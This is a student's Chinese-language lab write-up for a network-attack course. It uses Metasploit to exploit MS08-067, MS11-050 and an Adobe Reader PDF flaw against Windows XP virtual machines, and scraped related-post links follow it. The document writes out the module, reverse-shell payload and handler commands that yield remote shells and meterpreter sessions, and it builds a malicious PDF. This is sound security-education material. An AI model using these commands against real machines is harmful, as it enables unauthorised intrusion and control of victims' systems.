
20145232韩文浩《网络对抗》MSF基础应用
MS08-067漏洞攻击
- 攻击机:Kali:192.168.31.132
- 靶机:win XP SP3(English):192.168.31.180
在VMware中设置两台虚拟机网络为NAT模式,自动分配IP地址,之后两台虚拟机修改IP后可以直接ping通。
MS08_067远程漏洞攻击实践:Shell
1、在kali终端中开启msfconsole。

2、输入命令search ms08_067,会显示出找到的渗透模块,如下图所示:
3、输入命令use exploit/windows/smb/ms08_067_netapi,进入该漏洞模块的使用。

4、输入命令show payloads会显示出有效的攻击载荷,如下图所示,找到一个 shell_reverse_tcp。

5、命令show targets会显示出可以被攻击的靶机的操作系统型号,如下图所示:
6、使用命令set payload generic/shell_reverse_tcp设置攻击有效载荷。

7、输入命令show options显示我们需要在攻击前需要设置的数据。
8、输入命令
set LHOST "192.168.31.132"

set RHOST "192.168.31.180"
并使用命令show options再次查看payload状态。

9、输入命令exploit开始攻击,下图所示是正常攻击成功结果。
在kali上执行ipconfig/all得到如下图所示:

在win xp上执行同样的命令,如下图所示:

MS08_067远程漏洞攻击实践:meterpreter
1、前面依然使用命令use exploit/windows/smb/ms08_067_netapi,进入ms08_067漏洞模块。
2、设置payload:set payload windows/meterpreter/reverse_tcp
3、show options,查看需要设置的ip地址。
4、成功攻击结果:


5、执行ifconfig,查看靶机地址:

6、ps查看进程:

7、meterpreter转shell:
MS11-050漏洞攻击
- 攻击机:Kali:192.168.31.132
- 靶机:windows xp sp3:192.168.31.133
1、在kali终端中开启msfconsole。
2、输入命令use windows/browser/ms11_050_mshtml_cobjectelement,进入该漏洞模块。

3、输入info查看信息

对应的targets:
4、设置对应的载荷set payload windows/meterpreter/reverse_tcp;
5、show options查看需要设置的相关信息:

6、设置相关信息
set LHOST ‘192.168.31.132’

set LPORT  5232

set URIPATH baidu
7、exploit,如下图所示,有靶机需要访问的ip地址:


8、在靶机IE上输入网址,并在靶机上查看信息。
靶机端IE:
- kali中显示一个session 1已经创建:

9、输入命令sessions -i 1,开始连接

10、已经攻击成功了,获取shell

Adobe阅读器渗透攻击
- 攻击机:Kali:192.168.31.132
- 靶机:win XP SP3:192.168.31.134
1、在kali终端中开启msfconsole。
2、输入命令use exploit/windows/fileformat/adobe_cooltype_sing,进入该漏洞模块的使用。
3、使用命令set payload windows/meterpreter/reverse_tcp设置攻击有效载荷。
4、输入命令show options显示我们需要在攻击前需要设置的数据,如下图红框圈住的部分。
5、输入命令
set FILENAME 5232_Adobe.pdf

set LHOST "192.168.31.132"

set LPORT 5232
并使用命令show options,看是否设置成功。


6、输入exploit,生成pdf文件,并可以看到pdf所在文件夹,将pdf复制到靶机里。
7、使用命令back退出当前模块,并使用use exploit/multi/handler新建一个监听模块。
8、使用set payload windows/meterpreter/reverse_tcp建立一个反向连接。如下图所示,我需要输入命令set LPORT 5232和攻击模块里的数据设置为一样的。

9、使用命令exploit开始攻击,在xp中打开pdf。这里pdf比较难打开,直接在kali中等结果就可以啦,如下图:

实验问答
用自己的话解释什么是exploit,payload,encode
exploit是攻击监听的开始命令;payload是攻击载荷,是漏洞渗透的核心代码;encode是编码器,对payload的代码进行进一步编码。
20145232韩文浩《网络对抗》MSF基础应用的更多相关文章
- 20145232韩文浩《网络对抗》逆向及BOF基础实践
实践目标 本次实践的对象是一个名为pwn1的linux可执行文件. 该程序正常执行流程是:main调用foo函数,foo函数会简单回显任何用户输入的字符串. 该程序同时包含另一个代码片段,getShe ...
- 20145232韩文浩 《网络对抗技术》 Web安全基础实践
问题回答 SQL注入攻击原理?如何防御? 原理:SQL注入攻击指的是通过构建特殊的输入作为参数传入Web应用程序,而这些输入大都是SQL语法里的一些组合,通过执行SQL语句进而执行攻击者所要的操作,使 ...
- 20145232韩文浩 《网络对抗技术》 Web基础
Apache 因为端口号80已经被占用(上次实验设置的),所以先修改/etc/apache2/ports.conf里的端口为5232后重新开启 可以在浏览器中输入localhost:5208来检查是否 ...
- 20145232韩文浩《网络对抗》PC平台逆向破解
shellcode注入 1.Linux下有两种基本构造攻击buf的方法:retaddr+nop+shellcode,nop+shellcode+retaddr.我们采用anything+retaddr ...
- 20145232 韩文浩 《Java程序设计》第10周学习总结
13.1 网络概述 13.1.1计算机网络概述 网络编程的实质:两个(或多个)设备(例如计算机)之间的数据传输. 计算机网络的定义:通过一定的物理设备将处于不同位置的计算机连接起来组成的网络,这个网络 ...
- 20145232 韩文浩 《Java程序设计》第8周学习总结
教材学习内容总结 14 NIO与NIO2 NIO使用频道(channel)来衔接数据节点,对数据区的标记提供了clear(),rewind(),flip(),compact()等高级操作. 想要取得c ...
- 20145232 韩文浩 《Java程序设计》第9周学习总结
教材学习内容总结 学习目标 了解JDBC架构 掌握JDBC架构 掌握反射与ClassLoader 了解自定义泛型和自定义枚举 会使用标准注解 JDBC标准主要分为两个部分:JDBC应用程序开发者接口和 ...
- 20145232 韩文浩 《Java程序设计》第6周学习总结
教材学习内容总结 Java是以串流(Stream)的方式来处理输入与输出. 串流是一种抽象观念,从键盘输入资料,将处理结果输入档案,以及读取档案的内容等动作皆视为串流的处理. 输入串流代表对象为jav ...
- 20145232 韩文浩 《Java程序设计》第5周学习总结
教材学习内容总结 处理异常 教材中使用一个简单的程序,用户连续输入整数最后输入0结束后显示输入数的平均值. 但有时,用户会没有按常规出牌输入不正确的信息,例如"30"输成" ...
随机推荐
- Codeforces Round #436 E. Fire(背包dp+输出路径)
题意:失火了,有n个物品,每个物品有价值pi,必须在时间di前(小于di)被救,否则就要被烧毁.救某个物 品需要时间ti,问最多救回多少价值的物品,并输出救物品的顺序. Examples Input ...
- idea 用tomcat运行javaWeb
指定tomcat在计算机的安装位置: 给项目加一个启动配置: 添加一个本地tomcat: 配置这个本地tomcat: 运行方面:
- 认识socket
socket socket也称套接字,网络编程的基础.一般情况下我不喜欢直接去说socket的函数都是怎么用的,那个很多人都写出来了,而且肯定比我好的有的是. 但是今天想写的是我的理解中,产生sock ...
- 解决overflow: hidden在移动端失效问题
1.问题:移动端出现弹窗后,滑动页面,页面底部出现空白 二.原因 经过分析,发现overflow: hidden;在移动端失效,导致弹窗出现时,滑动页面,页面底部出现空白. 三.解决 参考网址:htt ...
- 防止网页被别人的网站iframe,服务端如何设置HTTP头部中的X-Frame-Options信息?
一.现象:in a frame because it set 'X-Frame-Options' to 'deny'. 二.服务配置 因为,有时候为了防止网页被别人的网站iframe,我们可以通过在服 ...
- SSM框架中各层的含义和联系
一.pojo层 也有人称其为model.domain.bean等,pojo层是对应的数据库表的实体类. 二.1.持久层:Dao层(Mapper) Dao(Data access object)层,称为 ...
- asp.net WebService如何去掉asmx后缀
现在有一个发布好的WebService,地址是http://hovertree.com:2706/UploadExpenseToConstract.asmx能不能把最后面的asmx去掉呢?变成http ...
- Angular中不同的组件间传值与通信的方法
主要分为父子组件和非父子组件部分. 父子组件间参数与通讯方法 使用事件通信(EventEmitter,@Output): 场景:可以在父子组件之间进行通信,一般使用在子组件传递消息给父组件: 步骤: ...
- [二分答案][NOIP2015]跳石头
跳石头 题目描述 一年一度的“跳石头”比赛又要开始了!这项比赛将在一条笔直的河道中进行,河道中分布着一些巨大岩石.组委会已经选择好了两块岩石作为比赛起点和终点.在起点和终点之间,有 N 块岩石(不含起 ...
- expdp/impdp数据泵用法
--创建目录映射别名 create directory JHRA as 'C:\DataBaseBak\hra_dev\JHRA' --导出数据 expdp JHRA/JHRA@hra_dev dir ...